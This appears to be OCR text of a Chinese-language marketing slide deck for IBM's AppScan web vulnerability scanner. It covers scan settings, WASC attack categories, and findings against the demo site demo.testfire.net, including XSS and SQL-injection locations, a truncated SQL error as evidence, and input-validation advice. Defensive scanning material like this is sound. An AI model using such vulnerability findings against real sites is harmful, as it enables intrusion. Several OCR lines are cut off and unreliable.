


開發，不只玩真的！

IBM

Rational. software

使用步驟簡單，1-2-3 !!!!




開發，不只玩具的！

龐大的攻擊手法資料庫


掃描配置
探索
URL 與伺服器
登入管理
環境定義
排除路徑和檔案
探索選項
參數與 Cookie
自動表單填入
錯誤頁面
多步驟作業
內容型結果
連線
通訊與 Proxy
平台鑑別
測試
測試原則
測試選項
專用權升級
服務模組
Scan Expert
Result Expert
一般作業
匯出成範本
載入範本
回復為已儲存
測試原則
自訂
WASC 威脅分類
嚴重性
使用 CVSS
類型
用戶端攻擊：內容盜用
用戶端攻擊：跨網站 Scripting
指令執行：LDAP 注入
指令執行：OS 接管
指令執行：SQL 注入
指令執行：SSI 注入
Matt Wright Guestbook.pl 伺服器端
擷取伺服器端指引檔案
指令執行：XPath 注入
指令執行：格式字串攻擊
指令執行：緩衝區溢位
授權：未充分設定階段作業有效期
授權：授權不足
授權：階段作業固定
編輯
重設為預設值
諮詢
修正建議
嚴重性:
高
類型:
基礎架構測試
WASC 威脅分類:
指令執行：SSI 注入
CVE 參照:
安全風險:
可能原因
技術說明
說明(H)
確定(O)
取消(C)
WASC 威脅分類
用戶端攻擊：內容盜用
用戶端攻擊：跨網站 Scripting
指令執行：LDAP 注入
指令執行：OS 接管
指令執行：SQL 注入
指令執行：SSI 注入
指令執行：XPath 注入
指令執行：格式字串攻擊
指令執行：緩衝區溢位
授權：未充分設定階段作業有效期
授權：授權不足
授權：階段作業固定
授權：認證/階段作業預測
資訊揭露：可預測的資源位置
資訊揭露：目錄檢索
資訊揭露：資訊洩漏
資訊揭露：路徑遍訪
鑑別：強制入侵
鑑別：鑑別不足
邏輯攻擊：功能濫用
邏輯攻擊：阻斷服務
高達1450項且
持續更新中!!!

Scan Expert:
根據網站特性建議調整掃描設定

簡單明瞭的使用者介面


demo.scan - IBM Rational AppScan
檔案(F) 編輯(E) 檢視(V) 掃描(S) 工具(T) 說明(H)
掃描 暫停 手動探索 掃描配置 Scan Expert(P) 掃描日誌 報告 更新
URL 型
我的應用程式 (88)
http://demo.testfire.net/ (88)
/ (3)
comment.aspx (4)
default.aspx (1)
disclaimer.htm (1)
feedback.aspx (1)
high_yield_investments.htm
search.aspx (1)
servererror.aspx
subscribe.aspx (7)
subscribe.swf
survey_questions.aspx
admin (1)
altoro
bank (68)
images (1)
pr
排列依據：嚴重性 降冪
'我的應用程式'的 88 個安全問題（771 個變式）
盲目的 SQL 注入 (2)
跨網站 Scripting (9)
未加密的登入要求 (3)
目錄遍單 (1)
找到資料庫錯誤型樣 (13)
找到隱密檔案 (1)
偽造跨網站要求 (9)
不適當地封鎖帳戶 (1)
未更新階段作業 ID (1)
未簽章的 __VIEWSTATE 參數 (3)
找到可能的伺服器路徑揭露型樣 (1)
啓用 Microsoft ASP.NET 除錯功能 (1)
應用程式錯誤 (15)
HTML 註解機密性資訊揭露 (3)
未加密的 __VIEWSTATE 參數 (3)
上一個 下一個 嚴重性 狀態
問題資訊 諮詢 修正建議 要求/回應
儀表板
問題嚴重性評估
問題總數：88
28 27 22 11
跨網站 Scripting
嚴重性: 高
類型: 應用程式層次測試
WASC 威脅分類: 用戶端攻擊：跨網站 Scripting
CVE 參照: N/A
安全風險: 有可能竊取或操作客戶階段作業和 Cookie，其可能用來假冒合法的使用者，讓駭客可以檢視或變更使用者記錄，以及以該使用者的身分來執行交易
造訪的 URL 115/115
完成的測試 19979/19979
88 個安全問題 28 27 22 11

找到的資安漏洞


排列依據：嚴重性
降幕
'我的應用程式'的 88 個安全問題（771 個變式）
盲目的 SQL 注入 (2)
跨網站 Scripting (9)
http://demo.testfire.net/bank/customize.aspx (2)
http://demo.testfire.net/bank/login.aspx (1)
http://demo.testfire.net/bank/transfer.aspx (2)
http://demo.testfire.net/comment.aspx (2)
http://demo.testfire.net/search.aspx (1)
txtSearch
http://demo.testfire.net/subscribe.aspx (1)
未加密的登入要求 (3)
目錄清單 (1)
找到資料庫錯誤型樣 (13)
找到機密檔案 (1)
偽造跨網站要求 (9)
不適當地封鎖帳戶 (1)

資安漏洞線上教學

跨網站 Scripting

- **嚴重性:** 高
- **類型:** 應用程式層次測試
- **WASC 威脅分類:** 用戶端攻擊：跨網站 Scripting
- **CVE 參照:** N/A
- **安全風險:** 有可能竊取或操作客戶階段作業和 Cookie，其可能用來假冒合法的使用者，讓駭客可以檢視或變更使用者記錄，以及以該使用者的身分來執行交易

可能原因

未正確地消毒使用者所輸入的危險字元


技術說明

受影響的產品

這個問題可能會影響不同類型的產品。

參照和相關鏈結


- CERT 諮詢 CA-2000-02
- 「Microsoft 如何：防止跨網站 Scripting 安全問題 (Q252985)」
- 「Microsoft 如何：防止 ASP.NET 中的跨網站 Scripting」



【2009 IBM開發者大會】

開發，不只玩真的！

詳盡完整的補強建議


問題資訊
諮詢
修正建議
要求/回應
跨網站 Scripting
修正建議
一般
Asp.Net
J2EE
PHP
** 驗證輸入資料：
雖然爲了使用者的方便，可以在用戶端層提供資料驗證，但一律必須在伺服器層執行資料驗證。用戶端驗證原本就不安全，因爲它們可以輕易略過，例如：停用 JavaScript。
好的設計通常需要 Web 應用程式架構提供伺服器端公用程式常式來驗證下列項目：
[1] 必要欄位
[2] 欄位資料類型（依預設，所有 HTTP 要求參數都是 String）
[3] 欄位長度
[4] 欄位範圍
[5] 欄位選項
[6] 欄位型樣
[7] Cookie 值


檢測出漏洞的證據...減少不必要的爭議

開發，不只玩具的！

從處理問題的角度來看

開發，不只玩真的！

產出可自訂內容的報告



詳細安全問題

有漏洞的 URL：http://demo.testfire.n

此 URL 總計有 3 個安全問題

[1/3] SQL 注入

嚴重性： 高

測試類型： 應用程式

有漏洞的 URL： http://demo.te

補救作業： 從使用者輸入

變式 1/6 [ID=7238]

下列變更已套用到原始要求：

• 將 Cookie 'amUserId' 的值設


回應中的驗證：


• <span id="_ctl0_Content_lblSu
= ".

• System.Data.OleDb.**OleDbException**: Syntax error in string in query expression 'userid = ".

開發，不只玩真的！


內建近50種標準、法規的報告範本






- OWASP Top 10
- SANS Top 20
- ISO 27001
- VISA PAPB
- 支付卡行業資料安全標準 (PCI DSS)
- Basel II
- 沙賓法案 (SOX)
- 日本個人資料保護法

